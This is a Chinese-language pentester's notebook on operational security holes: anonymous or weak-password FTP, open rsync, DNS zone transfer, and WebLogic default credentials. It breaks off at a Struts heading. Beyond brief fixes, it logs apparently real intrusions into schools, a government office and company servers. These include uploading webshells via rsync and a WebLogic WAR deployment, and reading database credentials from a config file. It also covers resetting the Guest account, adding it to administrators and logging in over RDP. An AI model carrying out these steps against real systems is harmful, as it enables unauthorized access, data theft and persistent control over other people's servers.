
安全运维那些洞

-- Aerfa

Readme

来源于网络，回馈于网络。

以前简单的记录下学习的笔记，现在轻轻地拿出来与大家分享。

这份 paper 没有太多个人思路，但却不失某一漏洞的利用方法及遇到的问题（当时有的没有解决，然而后来也没有继续补充）。

仅单纯的按照自己的思路，记录和总结常见的运维相关安全漏洞。难免会有错误与不足（包括不全面）之处，还请大家不吝赐教。

1 ftp 匿名访问或弱口令

1.1 ftp 匿名访问

Username = anonymous && password = (null)

- (1) cmd 下，ftp xx.xx.xx.xx
- (2) 文件夹，ftp://xx.xx.xx.xx

1.2 ftp 常见弱口令

- (1) 从 wooyun 的漏洞案例中看来，常见的弱口令：

网站域名（例如 baidu.com） baidu / baidu

- (2) 从阳光保险的项目中（漏扫扫出），弱口令为：

ftp / ftp


- (3) 网站使用 lampp 套装，未修改默认 ftp 密码：

nobody / lampp


1.3 边学边用

xx.xx.xx.xx 匿名访问 ftp / ftp 均可以登录

使用 8uftp 登陆：




在文件夹中直接输入地址登陆：



比较两者之间的差异：前者下载文件会受到大小的限制，后者则不会。

xx.xx.xx.xx yy 学校



xx.xx.xx.xx zz 学校



2 rsync 匿名访问

参考: drops.wooyun.org/papers/161

rsync 是一个远程数据同步工具, 用 “rsync 算法” 提供了一个客户机和远程文件服务器的文件同步的快速方法, 在同步文件的同时, 可以保持原来文件的权限、时间、软硬链接等附加信息。

下载文件:

```
./rsync -vzrtopg --progress --delete username@xxx.xxx.xxx.xxx::out /home/test/getfile
```

上传文件:

```
/user/bin/rsync -vzrtopg --progress /home/test/getfile username@xxx.xxx.xxx.xxx::out
```

2.1 利用方法

rsync 默认端口是 873, 可使用 nmap 进行扫描:

```
nmap -n -open -p 873 x.x.x.x/24
```

尝试上传、下载文件(kali 中):

```
rsync 10.210.208.39::
```

或 `rsync -vvv rsync://10.210.208.39::`


2.2 安全配置

<1>限定访问 IP: IP Tables 防火墙或修改配置文件 rsync.conf

<2>不允许匿名访问, 添加用户口令

2.3 活学活用

<1>xx.xx.xx.xx 连接失败



```
root@Aerfa:~# rsync -v 6[redacted]:
repo          public archive
assets        assets
root@Aerfa:~# rsync -v 6[redacted]1::repo
Password:
@ERROR: auth failed on module repo
rsync error: error starting client-server protocol (code 5) at main.c(1534) [Receiver=3.0.9]
```

<2>通信成功, 却不知道该如何操作

```

root@Aerfa:~# rsync -v [redacted]::
www pag's directory
root@Aerfa:~# rsync -v 1[redacted]::www
@ERROR: access denied to www from unknown ([redacted] 37)
rsync error: error starting client-server protocol (code 5) at main.c(1534) [Receiver=3.0.9]
root@Aerfa:~# rsync -v [redacted]8::pag's directory
> ls
> dir
> █

```

<3>可以查看到目录，但是进一步访问需要密码

```

root@Aerfa:~# rsync -v [redacted]::
web-unimail-24 rsync jxq web 24 (ap[redacted].cn,nginx,apache)
www-dongsi-guanghuan-sync rsync www[redacted]g.com.cn
blog-dongsi-guanghuan-sync rsync blog[redacted]g.com.cn
sybetter-dongsi-guanghuan-sync rsync s[redacted]m.cn
vbc-dongsi-guanghuan-sync rsync vbc.cn
root@Aerfa:~# rsync -v 1[redacted]6::www-[redacted]-sync
Password:
@ERROR: auth failed on module www-[redacted]-sync
rsync error: error starting client-server protocol (code 5) at main.c(1534) [Receiver=3.0.9]

```

可以查看到目录，但是禁止进一步访问

xx 窝

```

root@Aerfa:~# rsync -v 1[redacted]::
mailbak
mfw_www
mfw_project
mailbackup
root@Aerfa:~# rsync -v [redacted]::mailbak
@ERROR: access denied to mailbak from unknown ([redacted] 43)
rsync error: error starting client-server protocol (code 5) at main.c(1534) [Receiver=3.0.9]
root@Aerfa:~# rsync -v 1[redacted]::mfw_www
@ERROR: access denied to mfw_www from unknown ([redacted] 43)
rsync error: error starting client-server protocol (code 5) at main.c(1534) [Receiver=3.0.9]

```

```

root@Aerfa:~# rsync -v [redacted]::
mfw_www
mfw_project
conf_httpd
conf_php
root@Aerfa:~# rsync -v 1[redacted]::conf_php
@ERROR: access denied to conf_php from unknown ([redacted] 43)
rsync error: error starting client-server protocol (code 5) at main.c(1534) [Receiver=3.0.9]
root@Aerfa:~# rsync -v 1[redacted]::mfw_www
@ERROR: access denied to mfw_www from unknown ([redacted] 43)
rsync error: error starting client-server protocol (code 5) at main.c(1534) [Receiver=3.0.9]

```

<4>http://www.xxx.gov.cn xx 局

rsync -v xx.xx.xx.xx::

```
root@Aerfa:~# rsync -v 6.100.57.70::
Etest
Echxh
Eghxh
Edata
```

```
root@Aerfa:~# rsync -v (6.100.57.70)::Echxh
receiving file list ... done
drwxr-xr-x      0 2015/03/12 05:01:41 .
-rw-r--r--     432 2014/07/31 05:21:00 404.html
-rw-r--r--    80740 2014/07/31 05:04:00 404.jpg
-rw-r--r--     100 2014/06/13 05:32:14 Global.asax
-rw-r--r--    62955 2014/07/31 05:25:12 Nweb0731.zip
-rw-r--r--   329842 2015/07/04 12:29:47 RunLog.txt
-rw-r--r--    10089 2014/08/13 23:03:28 Web.config
-rw-r--r--     2861 2014/07/31 05:13:04 Web0731.zip
-rw-r--r--    32685 2014/07/09 00:35:06 cn
-rw-r--r--      71 2014/07/09 00:40:26 index.htm
drwxr-xr-x      0 2014/06/30 21:28:35 App_Data
drwxr-xr-x      0 2014/07/28 03:25:30 Areas
drwxr-xr-x      0 2014/06/30 21:54:45 Common
drwxr-xr-x      0 2014/06/30 21:28:34 Content
drwxr-xr-x      0 2014/07/09 03:37:38 Easy.SOA.Error
drwxr-xr-x      0 2015/07/05 09:00:04 EasyCMS_NewsSearchIndex
drwxr-xr-x      0 2015/06/29 05:15:29 Upload
drwxr-xr-x      0 2014/06/30 21:49:17 Views
drwxr-xr-x      0 2015/03/12 05:03:56 bin
```

上传 webshell: # rsync -av /root/Desktop/youxiu.aspx xx.xx.xx.xx::Etest

```
sent 27 bytes  received 1156 bytes  63.95 bytes/sec
total size is 23508306  speedup is 19871.77
root@Aerfa:~# rsync -av /root/Desktop/youxiu.aspx 6.100.57.70::Etest
sending incremental file list
youxiu.aspx

sent 72992 bytes  received 27 bytes  4172.51 bytes/sec
total size is 72909  speedup is 1.00
```


确认是否成功: # rsync -v xx.xx.xx.xx::Etest

```

-r--r--r--      3874 2014/07/31 00:44:30 VisitCount_Frame.aspx
-rw-r--r--       64 2010/05/03 22:34:59 index.html
-rw-r--r--       403 2010/02/02 02:59:30 jsz.html
-rw-r--r--  22451712 2009/09/27 23:31:26 nbplan0928.BAK
-rw-r--r--       838 2013/08/19 22:32:08 sql.txt
-rw-r--r--       295 2011/05/23 20:52:28 weather.js
-rw-r--r--      3685 2014/09/03 21:48:40 web.config
-rw-r--r--   72909 2015/06/02 03:45:19 youxiu.aspx
-rw-r--r--      3686 2013/12/17 20:39:04 复件 web.config
drwxr-xr-x       0 2014/03/11 21:40:47 Admin
drwxr-xr-x       0 2014/03/25 03:03:14 BsUpload
drwxr-xr-x       0 2013/12/12 21:19:58 ChManage
drwxr-xr-x       0 2014/08/13 21:45:55 ChZcb
drwxr-xr-x       0 2013/12/12 21:19:54 DatePicker
drwxr-xr-x       0 2013/12/12 21:19:52 FCKEditor

```

获取 wenshell: http://www.xx.cn/youxiu.aspx admin



xx.xx.xx.xx yy 公司 OA 系统


```
root@Aerfa:~# rsync -v [redacted]::
attachments
root@Aerfa:~# rsync -v [redacted]::attachments
receiving file list ... done
drwx----- 12288 2014/04/09 02:39:27 .
drwx----- 0 2011/10/02 12:58:19 1226975731046
drwx----- 0 2011/10/02 12:58:19 cachet
drwx----- 524288 2015/07/07 02:05:38 communication
drwx----- 32768 2015/05/07 00:50:23 cwgk
drwx----- 131072 2015/05/07 00:47:18 dangjian
drwx----- 0 2015/05/29 03:02:20 documentmanage
drwx----- 5242880 2015/07/07 02:51:42 getdoc
drwx----- 49152 2012/03/07 02:05:54 gjbtg
drwx----- 9699328 2015/07/07 03:06:51 innerdoc
drwx----- 0 2012/11/01 01:36:15 kanwu
drwx----- 24576 2014/12/12 03:09:33 keijiao05
```

3 DNS 域传送漏洞

参考：drops.wooyun.org/papers/64

DNS 主备之间数据同步使用的是 dns 域传送，如果配置不当，就会导致匿名用户获取 DNS 服务器某一域的所有记录，将整个企业的基础业务以及网络架构对外暴露从而造成严重的信息泄露，甚至导致企业网络被渗透。

3.1 漏洞成因

默认安装 BIND ，配置项中没有 allow-transfer 项，就会出现 dns 域传送 漏洞

域传送关键配置项：

allow-transfer{ipaddress;}; 通过 ip 限制可进行域传送的服务器

allow-transfer{key transfer;}; 通过 key 限制可以进行域传送的服务器

设置方式有两种：

<1>在 option 配置域

<2>在 zone 配置域

优先级为： zone > option

3.2 攻击方式

恶意用户可以通过 dns 域传送获取被攻击域下所有的子域名。导致一些非公开域名（测试域名、内部域名）泄露。而此类域名的安全性相对较低，更容易遭受攻击者的攻击，比如

内部测试机往往缺乏必要的安全设置。

<1>dos 下进行测试

```
C:\Users\Aerfa>nslookup
```

```
> set type=ns
```

```
> 12306.cn
```

```
> server dns1.zdnscloud.biz
```

```
> ls 12306.cn
```

<2>kali 中进行测试

```
# dig @1.1.1.1 12306.cn axfr      (1.1.1.1 为 dns 服务器 IP, 12306.cn 为测试域名)
```

```
或 # dnsenum 12306.cn
```

3.3 修复方案

只需在限制相应的 zone、optio 中添加 allow-transfer 限制可以进行同步的服务器，限制方式有两种：限制 IP 和 使用 key 认证。

4 weblogic 弱口令

参考：drops.wooyun.org/tips/402

4.1 基本信息

Weblogic 是美国 bea 公司出品的一个 application server（基于 javaee 架构的中间件），BEA Weblogic 用于开发、集成、部署和管理大型分布式 Web 应用、网络应用和数据库应用的 java 应用服务器。

很多 weblogic 服务器安装时采用默认密码，攻击者很容易进入 weblogic 控制台获取相应权限。

默认 weblogic 管理员账号密码： weblogic / weblogic

默认 weblogic 开放端口： 7001

默认 weblogic 访问路径： http://xxxx:7001/console

从 Default Passwords | CIRT.net 获取常见 weblogic 默认密码：

Oracle-WebLogic: weblogic / weblogic

Oracle-WebLogic 11g: weblogic / welcome1 (实践)

Oracle-WebLogic: system / password

Oracle-Weblogic(Version: 9.0 Beta(Diablo)): weblogic / weblogic

Oracle-WebLogic Process Integrator: admin / security

Oracle-WebLogic Process Integrator: mary / password

Oracle-WebLogic Process Integrator: joe / password

Oracle-WebLogic Process Integrator: wlcsystem / wlcsystem

Oracle-WebLogic Process Integrator: wlpisystem / wlpisystem

查看 wooyun 漏洞案例，积累常见弱口令: weblogic / weblogic123

weblogic / 12345678

admin / 12345678

4.2 利用方式

寻找 weblogic 服务器方法:

<1>使用 IIS PUT Scanner 扫描 80、8080 端口，查看 HTTP banner 信息，确定为 weblogic;

<2>直接扫描 7001 端口或者 baidu inurl: :7001/console (待尝试)

利用弱口令进入管理后台，在控制台部署一个 web 应用:

Deploy => web application modules => Deploy a new Web Application Module... =>upload
your file(s) => Deploy


在 Web 应用中包含模块: 必须要有一个 servlet 或 JSP web.xml 文件，包含 web 应用程序的信息 (?)

4.3 安全配置


http://download.oracle.com/docs/cd/E12890_01/ales/docs32/integrateappenviron/configWLS.html#wp1099454

4.4 现学现卖

<http://xx.xx.xx.xx:7001/console/login/LoginForm.jsp>



weblogic / 12345678



部署 war 包（war 包其实是 index.jsp + META-INF + WEB-INF 的压缩包）：

先制作 war 包（需安装 java 环境）：

```
c:\app>cd c:/program files/java/dk1.8.0_31/bin
```

```
c:\Program Files\Java\jdk1.8.0_31\bin>jar -cvf app.war c:/app
```

主页 注销 首选项 记录 帮助

主页 > 部署概要

安装应用程序辅助程序

上一步 下一步 完成 取消

找到要安装的部署并准备部署

为要安装的应用程序根目录，档案文件，展开的档案目录或应用程序模块描述符，选择文件路径。您还可以在“路径”字段中输入应用程序目录或文件的路径。

注：以下只显示有效文件路径。如果您找不到部署文件，则请[上传文件](#)和/或确认您的应用程序包含所需的部署描述符。

| | |
|----------|---|
| 路径: | E:\programfiles\weblogic\user_projects\domains\base_domain\servers\AdminServer\upload |
| 最近使用的路径: | E:\programfiles\weblogic\user_projects\domains\base_domain\servers\AdminServer\upload E:\weblogic E:\weblogic\新建文件夹 |
| 当前位置: | 117.121.24.42 \E: \programfiles \weblogic \user_projects \domains \base_domain \servers \AdminServer \upload |

当前位置没有可供选择的文件。请从以上位置链接中选择父文件夹，或输入新路径。

上一步 下一步 完成 取消

主页 注销 首选项 记录 帮助

主页 > 部署概要

安装应用程序辅助程序

上一步 下一步 完成 取消

将部署上传到管理服务器

单击下面的“浏览”按钮，从您当前浏览的计算机上选择应用程序或模块。找到文件后，单击“下一步”按钮将此部署上传到管理服务器。

部署档案: 未选择文件。

上传部署计划 (此步骤可选)

部署计划是一种配置，可对包含在部署档案中的描述符进行补充。部署在没有部署计划的情况下可以运行，但您也可以立即上传一个部署计划。其他信息，请[参阅相关链接](#)。

部署计划档案: 未选择文件。

上一步 下一步 完成 取消

部署——>安装——>上传文件——>一直点确定即可，得到 shell

(自己制作 war 包失败，重新下载了一个 war 包，上传)

<http://xx.xx.xx.xx:7001/index/a.jsp> (安全起见，已删除)

<http://xx.xx.xx.xx:7001/index/a.jsp?sort=1&dir=E%3A\phpstudy\WWW>

| Name | Size | Type | Date | | |
|--------------------|-----------|------|---------------------|----------|--------|
| [C:\] | | | | | |
| [D:\] | | | | | |
| [E:\] | | | | | |
| [.] | | | | | |
| [fenixiao] | | DIR | 2015-4-2 17:36:51 | | |
| [WeiShop] | | DIR | 2015-2-4 11:26:32 | | |
| [phpMyAdmin] | | DIR | 2014-10-23 14:04:28 | | |
| [phpwind] | | DIR | 2015-3-31 14:18:44 | | |
| [weimal] | | DIR | 2015-1-17 20:39:41 | | |
| [weiphp] | | DIR | 2015-2-8 9:42:51 | | |
| [weiphp20141228] | | DIR | 2014-12-23 16:29:31 | | |
| [weiphp20141230] | | DIR | 2014-12-30 15:06:46 | | |
| [weiphp20141230-1] | | DIR | 2014-12-30 16:36:31 | | |
| [WeiShop] | | DIR | 2014-12-25 18:18:21 | | |
| [zq] | | DIR | 2014-10-23 18:01:52 | | |
| [?????] | | DIR | 2014-12-30 16:42:27 | | |
| fenixiao.rar | 59.17 MB | .rar | 2015-4-2 17:37:10 | Download | Edit |
| iWeiShop.zip | 42.95 MB | .zip | 2015-6-29 15:45:23 | Download | Unpack |
| f.php | 20.70 KB | .php | 2014-2-27 23:02:21 | Download | Edit |
| phpinfo.php | 23 bytes | .php | 2013-5-9 20:56:36 | Download | Edit |
| weiphp20141231.zip | 186.68 MB | .zip | 2014-12-31 9:39:48 | Download | Unpack |

286.83 MB in 5 files in E:\phpstudy\WWW\

翻目录:

```

7001/index/a.jsp?sort=1&file=E%3A\phpstudy\WWW\weimal\data/config.inc.php
ENABLED_SUBDOMAIN : 二级域名功能开关,0为关闭,1为开启,开启时必须配置SUBDOMAIN_SUFFIX.二级域名功能开启方法请查看安装包中docs目录下的二级域名配置相关文档.
SUBDOMAIN_SUFFIX : 二级域名后缀,例如:用户的二级域名将是"test.mall.example.com",则您只需要在此填写"mall.example.com".
SESSION_TYPE      : session数据存储类型,目前可选择session和mysql
SESSION_MEMCACHED : 存储session数据的memcached服务器(服务器地址1:端口1|服务器地址2:端口2)
*/

return array (
    'SITE_URL' => 'http://xx.xx.xx.xx/weimall',
    'DB_CONFIG' => 'mysql://root:zx@localhost:3307/weimall',
    'DB_PREFIX' => 'ecm_',
    'LANG' => 'sc-utf-8',
    'COOKIE_DOMAIN' => 'xx.xx.xx.xx',
    'COOKIE' => 'weimall',
    'ECM_KEY' => 'ecm_key',
    'MALL_SITE_ID' => '1',
    'ENABLED_GZIP' => 0,
    'DEBUG_MODE' => 0,
    'CACHE_SERVER' => '127.0.0.1:11211',
    'MEMCACHED_SERVER' => 'default',
    'ENABLED_SUBDOMAIN' => 0,
    'SUBDOMAIN_SUFFIX' => '',
    'SESSION_TYPE' => 'mysql',
    'SESSION_MEMCACHED' => '127.0.0.1:11211',
    'CACHE_MEMCACHED' => '127.0.0.1:11211'
);

```

<http://xx.xx.xx.xx/weimall> mall.xx.cn v.xx.cn



<http://xx.xx.xx.xx/fenixiao/> 米某网

<http://xx.x.xx.xx/fenixiao/api/client/uc.php> youxiu (已修改时间,该 shell 好用)

net user

执行命令 »

输入命令

\\ 的用户帐户

Administrator

Guest

命令运行完毕，但发生一个或多个错误。

```
net user Guest xiuyou!
```

执行命令 »

输入命令

命令成功完成。

```
net localgroup administrators
```

执行命令 »

输入命令

别名 administrators

注释 管理员对计算机/域有不受限制的完全访问权

成员

Administrator

命令成功完成。

```
net localgroup administrators Guest /add
```

执行命令 »

输入命令

命令成功完成。

执行命令 »


输入命令

别名 administrators
注释 管理员对计算机/域有不受限制的完全访问权

成员

Administrator
Guest
命令成功完成。

mstsc 打开远程终端，Guest / xiuyou!




激活 Guest 用户 net user Guest /active:yes

执行命令 »

输入命令

命令成功完成。



5 struts 漏洞

drops.wooyun.org/papers/902

sebug.net/appdir/Apache+Struts

Struts 是 Apache 软件基金会 Jakarta 项目组的一个开源项目，它采用 MVC 模式，帮助 java 开发者利用 J2EE 开发 Web 应用，可以用来构件复杂的 Web 应用。它允许我们分解一个应用程序的商业逻辑、控制逻辑和表现逻辑的代码，使它的重用性和维护性更好。

5.1 S2-016 命令执行漏洞

